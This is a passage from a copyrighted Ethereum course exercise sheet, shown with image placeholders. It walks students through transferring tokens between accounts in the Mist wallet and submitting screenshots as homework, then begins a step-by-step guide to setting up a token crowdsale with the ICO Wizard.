


14. Paste the address to "balanceOf" place and it should have 100000. All the tokens go to the creator address balance.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



15. Go and copy the second account.




16. It should have 0 tokens balance.




17. Select the only function of the token – **"Transfer"** and paste the second address to the **"to"** place and the amount to send to **"value"** place (e.g. 256 tokens). Choose the account to execute (Main account which have tokens) and **"Execute"**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




18. Write your password and **"Send Transaction"**.




19. You can see your transaction.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



20. After it is ready you will see the following window:




21. This is the information for the transaction:




22. Go again to the token and paste the main account address. You should see the following. The balance of the main account should be 999744 (after 256 sent).

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




23. And account 2 should have 256 tokens.



What to Submit?

Create a zip file (e.g. **`username-deploy-smart-contract-mist.zip`**) holding the screenshots of the token balances.

Submit your zip file as homework at the course Website.



Exercises: Create a Crowdsale without Coding


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

ICO Wizard is a client-side tool to create token and crowdsale contracts in five steps. It helps you to publish contracts on the Ethereum network, verify them in Etherscan, create a crowdsale page with stats. For participants, the wizard creates a page to invest into the campaign.


Smart contracts based on TokenMarket contracts.

Creating a Crowdsale

1. Go to https://wizard.oracles.org




2. Unlock your account from Metamask wallet and create new crowdsale.




3. Select a strategy for your crowdsale and continue.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




4. Give your token a name, symbol and decimals (how divisible can be your token – up to 18).




5. Choose where to be sent the reserved tokens. It can be percentage or tokens. Write address and value.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




6. Choose where to go the money after the investors transactions. You can also choose the gas price and the minimum cap.

